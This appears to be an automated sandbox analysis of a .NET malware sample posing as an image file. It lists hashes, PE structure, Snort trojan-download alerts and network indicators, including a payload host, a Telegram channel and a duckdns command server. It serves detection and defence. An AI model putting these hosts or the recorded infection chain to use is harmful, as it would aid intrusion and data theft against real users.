Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.PE..L.....c.....^/... ..@.. ..@...../..K...@......H.....text...d......rsrc.....@.....@..@.rel.....oc.....`.....@..B.....@/.....H.....".8.....F...-&(...+.&+.*...0..p.....s...-&+..+..o...t...r...po.....-&..o....0....1..+..+~.....rA...p.....o...t....~.....(&.....o....*.....Zh.....F...-&(...+.&+.*.(....(*F...-&(...+.&+.*Ns...-&+.(....+.*BrO..p(....(*0..T.....-&..(+&.....o...o....(....s...-&+..+..o....-&...+..o....&...*(.....9..H.....9O.....0.....-~

C:\Users\user\AppData\Roaming\FILE.exe:Zone.Identifier 	
Process:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD67E
Malicious:	true
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.803080359911344
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.83% - Win32 Executable (generic) a (10002005/4) 49.78% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Generic Win/DOS Executable (2004/3) 0.01% - DOS Executable Generic (2002/1) 0.01%
File name:	IMG-ZIRAATI03102022.exe
File size:	6656
MD5:	3b4a0b66d0415af1e216224497c59b4b
SHA1:	d5f559097a703f155bad6b8610a48ea2dbd68b27
SHA256:	95c80a6add91050a965c4d38e3db1736c7cfc8c286e87c9d1c3aeb46ee3a95de
SHA512:	5a3aad3ac6e0d3439900aa941ac69eb89c64f6da9a48c289f08c37780e99ff2b0d95fb8511acd2bcbb202f63a4004156ce662cb2f434731f6923465bb355deb0
SSDEEP:	96:xMrTz+Z0v+epSnRb0u8+NvsfV12aArBpybvTFnU:xMlv+rRbj8+NEfVYaGC+
TLSH:	4CD1D816E3D88673DDAA0B3698F3238103BCBB53A893D7AF4ED0110B5D56B444B61BB5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.PE..L.....c.....^/... ..@.. ..@.....@.....

File Icon



00828e8e8686b000

General	
---------	--

Entrypoint:	0x402f5e
-------------	----------

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x633ABE12 [Mon Oct 3 10:48:50 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Instruction

```
jmp dword ptr [00402000h]
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al | |
| add byte ptr [eax], al | |

add byte ptr [eax], al	
add byte ptr [eax], al	

| add byte ptr [eax], al |

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```


Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2f10	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x600	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	


Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xf64	0x1000	False	0.563720703125	data	5.340869146420705	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x600	0x600	False	0.40625	data	4.463923972069048	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0xc	0x200	False	0.044921875	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_VERSION	0x40a0	0x304	data		
RT_MANIFEST	0x43a4	0x1b4	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with very long lines (433), with no line terminators		

Imports	
DLL	Import
mscoree.dll	_CorExeMain

Network Behavior								
Snort IDS Alerts								
Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP	
144.76.120.25192.168.2.3 443496982022640 10/03/22-16:01:58.201313	TCP	2022640	ET TROJAN PE EXE or DLL Windows file download Text M2	443	49698	144.76.120.25	192.168.2.3	

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
144.76.120.25192.168.2.3 443497022022640 10/03/22-16:03:31.618225	TCP	2022640	ET TROJAN PE EXE or DLL Windows file download Text M2	443	49702	144.76.120.25	192.168.2.3
144.76.120.25192.168.2.3 443496982017962 10/03/22-16:01:58.201313	TCP	2017962	ET TROJAN PE EXE or DLL Windows file download disguised as ASCII	443	49698	144.76.120.25	192.168.2.3
144.76.120.25192.168.2.3 443497022012252 10/03/22-16:03:32.840377	TCP	2012252	ET SHELLCODE Common 0a0a0a0a Heap Spray String	443	49702	144.76.120.25	192.168.2.3
144.76.120.25192.168.2.3 443496982012252 10/03/22-16:01:59.246844	TCP	2012252	ET SHELLCODE Common 0a0a0a0a Heap Spray String	443	49698	144.76.120.25	192.168.2.3
144.76.120.25192.168.2.3 443497022017962 10/03/22-16:03:31.618225	TCP	2017962	ET TROJAN PE EXE or DLL Windows file download disguised as ASCII	443	49702	144.76.120.25	192.168.2.3



TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:57.533406973 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:57.533473015 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:57.533576965 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:57.572675943 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:57.572745085 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:57.672245026 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:57.672382116 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:57.681097031 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:57.681159973 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:57.681798935 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:57.731589079 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.152422905 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.152503014 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201409101 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201477051 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201493979 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201561928 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.201605082 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201622009 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.201646090 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201705933 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.201720953 CEST	443	49698	144.76.120.25	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:58.201816082 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201862097 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201874971 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.201889992 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.201926947 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.224675894 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.224729061 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.224803925 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.224838972 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.224859953 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.224972010 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.225018978 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.225050926 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.225066900 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.225109100 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.225146055 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.225183964 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.225236893 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.225255013 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.225269079 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.248562098 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.248630047 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.248683929 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.248723030 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.248740911 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.248975039 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.249022007 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.249078035 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.249104023 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.249119043 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.249574900 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.249624968 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.249667883 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.249686003 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.249718904 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.250075102 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.250116110 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.250164986 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.250181913 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.250197887 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.250724077 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.250782967 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.250818968 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.250842094 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.250874043 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.251306057 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.251347065 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.251425028 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.251447916 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.251462936 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.274785995 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.274851084 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.274954081 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.274986982 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275019884 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275047064 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275084972 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275109053 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275120974 CEST	443	49698	144.76.120.25	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:58.275142908 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275234938 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275280952 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275299072 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275314093 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275347948 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275433064 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275475025 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275500059 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275518894 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275533915 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.275904894 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275964975 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.275998116 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.276020050 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.276035070 CEST	49698	443	192.168.2.3	144.76.120.25
Oct 3, 2022 16:01:58.276130915 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.276168108 CEST	443	49698	144.76.120.25	192.168.2.3
Oct 3, 2022 16:01:58.276196003 CEST	49698	443	192.168.2.3	144.76.120.25

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:57.446190119 CEST	62704	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:01:57.465598106 CEST	53	62704	8.8.8.8	192.168.2.3
Oct 3, 2022 16:03:09.102235079 CEST	57840	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:03:09.121256113 CEST	53	57840	8.8.8.8	192.168.2.3
Oct 3, 2022 16:03:30.938976049 CEST	57990	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:03:30.956290007 CEST	53	57990	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:41.542501926 CEST	52387	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:42.552985907 CEST	52387	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:43.611475945 CEST	52387	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:45.597717047 CEST	52387	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:46.559922934 CEST	53	52387	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:46.706528902 CEST	53	52387	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:47.571279049 CEST	53	52387	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:47.592310905 CEST	56924	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:48.598185062 CEST	56924	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:48.630491972 CEST	53	52387	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:48.706839085 CEST	53	56924	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:50.443613052 CEST	60625	53	192.168.2.3	8.8.8.8
Oct 3, 2022 16:04:50.460649014 CEST	53	60625	8.8.8.8	192.168.2.3
Oct 3, 2022 16:04:52.610661983 CEST	53	56924	8.8.8.8	192.168.2.3

ICMP Packets					
Timestamp	Source IP	Dest IP	Checksum	Code	Type
Oct 3, 2022 16:04:46.706621885 CEST	192.168.2.3	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
Oct 3, 2022 16:04:48.630664110 CEST	192.168.2.3	8.8.8.8	cff6	(Port unreachable)	Destination Unreachable
Oct 3, 2022 16:04:52.610747099 CEST	192.168.2.3	8.8.8.8	cff6	(Port unreachable)	Destination Unreachable

DNS Queries								
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 16:01:57.446190119 CEST	192.168.2.3	8.8.8.8	0x1a6e	Standard query (0)	www.uploader.net	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:09.102235079 CEST	192.168.2.3	8.8.8.8	0x2f98	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 16:03:30.938976049 CEST	192.168.2.3	8.8.8.8	0x2d4c	Standard query (0)	www.uplooder.net	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:41.542501926 CEST	192.168.2.3	8.8.8.8	0xb801	Standard query (0)	remcapi.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:42.552985907 CEST	192.168.2.3	8.8.8.8	0xb801	Standard query (0)	remcapi.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:43.611475945 CEST	192.168.2.3	8.8.8.8	0xb801	Standard query (0)	remcapi.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:45.597717047 CEST	192.168.2.3	8.8.8.8	0xb801	Standard query (0)	remcapi.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:47.592310905 CEST	192.168.2.3	8.8.8.8	0x2272	Standard query (0)	remcapi.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:48.598185062 CEST	192.168.2.3	8.8.8.8	0x2272	Standard query (0)	remcapi.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:50.443613052 CEST	192.168.2.3	8.8.8.8	0x3519	Standard query (0)	geoplugin.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:01:57.465598106 CEST	8.8.8.8	192.168.2.3	0x1a6e	No error (0)	www.uplooder.net		144.76.120.25	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:09.121256113 CEST	8.8.8.8	192.168.2.3	0x2f98	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:30.956290007 CEST	8.8.8.8	192.168.2.3	0x2d4c	No error (0)	www.uplooder.net		144.76.120.25	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:46.559922934 CEST	8.8.8.8	192.168.2.3	0xb801	Server failure (2)	remcapi.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:46.706528902 CEST	8.8.8.8	192.168.2.3	0xb801	No error (0)	remcapi.duckdns.org		79.134.225.75	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:47.571279049 CEST	8.8.8.8	192.168.2.3	0xb801	Server failure (2)	remcapi.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:48.630491972 CEST	8.8.8.8	192.168.2.3	0xb801	Server failure (2)	remcapi.duckdns.org	none	none	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:48.706839085 CEST	8.8.8.8	192.168.2.3	0x2272	No error (0)	remcapi.duckdns.org		79.134.225.75	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:50.460649014 CEST	8.8.8.8	192.168.2.3	0x3519	No error (0)	geoplugin.net		178.237.33.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:04:52.610661983 CEST	8.8.8.8	192.168.2.3	0x2272	Server failure (2)	remcapi.duckdns.org	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.uplooder.net
- api.telegram.org
- geoplugin.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49698	144.76.120.25	443	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49701	149.154.167.220	443	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49702	144.76.120.25	443	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49704	178.237.33.50	80	C:\Users\user\AppData\Roaming\FILE.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:04:50.502177000 CEST	3835	OUT	GET /json.gp HTTP/1.1 Host: geoplugin.net Cache-Control: no-cache
Oct 3, 2022 16:04:50.537388086 CEST	3836	IN	HTTP/1.1 200 OK date: Mon, 03 Oct 2022 12:49:28 GMT server: Apache content-length: 961 content-type: application/json; charset=utf-8 cache-control: public, max-age=300 access-control-allow-origin: * Data Raw: 7b 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 71 75 65 73 74 22 3a 22 31 30 32 2e 31 32 39 2e 31 34 33 2e 31 35 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 73 74 61 74 75 73 22 3a 32 30 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 65 6c 61 79 22 3a 22 31 6d 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 72 65 64 69 74 22 3a 22 53 6f 6d 65 20 6f 66 20 74 68 65 20 72 65 74 75 72 6e 65 64 20 64 61 74 61 20 69 6e 63 6c 75 64 65 73 20 47 65 6f 4c 69 74 65 20 64 61 74 61 20 63 72 65 61 74 65 64 20 62 79 20 4d 61 78 4d 69 6e 64 2c 20 61 76 61 69 6c 61 62 6c 65 20 66 72 6f 6d 20 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 27 3e 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 3c 5c 2f 61 3e 2e 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 69 74 79 22 3a 22 52 65 73 74 6f 6e 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 22 3a 22 56 69 72 67 69 6e 69 61 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 56 69 72 67 69 6e 69 61 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 61 72 65 61 43 6f 64 65 22 3a 22 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 6d 61 43 6f 64 65 22 3a 22 35 31 31 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 55 53 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 75 6e 74 72 79 4e 61 6d 65 22 3a 22 55 6e 69 74 65 64 20 53 74 61 74 65 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 69 6e 45 55 22 3a 30 2c 0a 20 20 2 2 67 65 6f 70 6c 75 67 69 6e 5f 65 75 56 41 54 72 61 74 65 22 3a 66 61 6c 73 65 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 6e 74 69 6e 65 6e 74 43 6f 64 65 22 3a 22 4e 41 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 6e 74 6e 9 6e 65 6e 74 4e 61 6d 65 22 3a 22 4e 6f 72 74 68 20 41 6d 65 72 69 63 61 22 2c 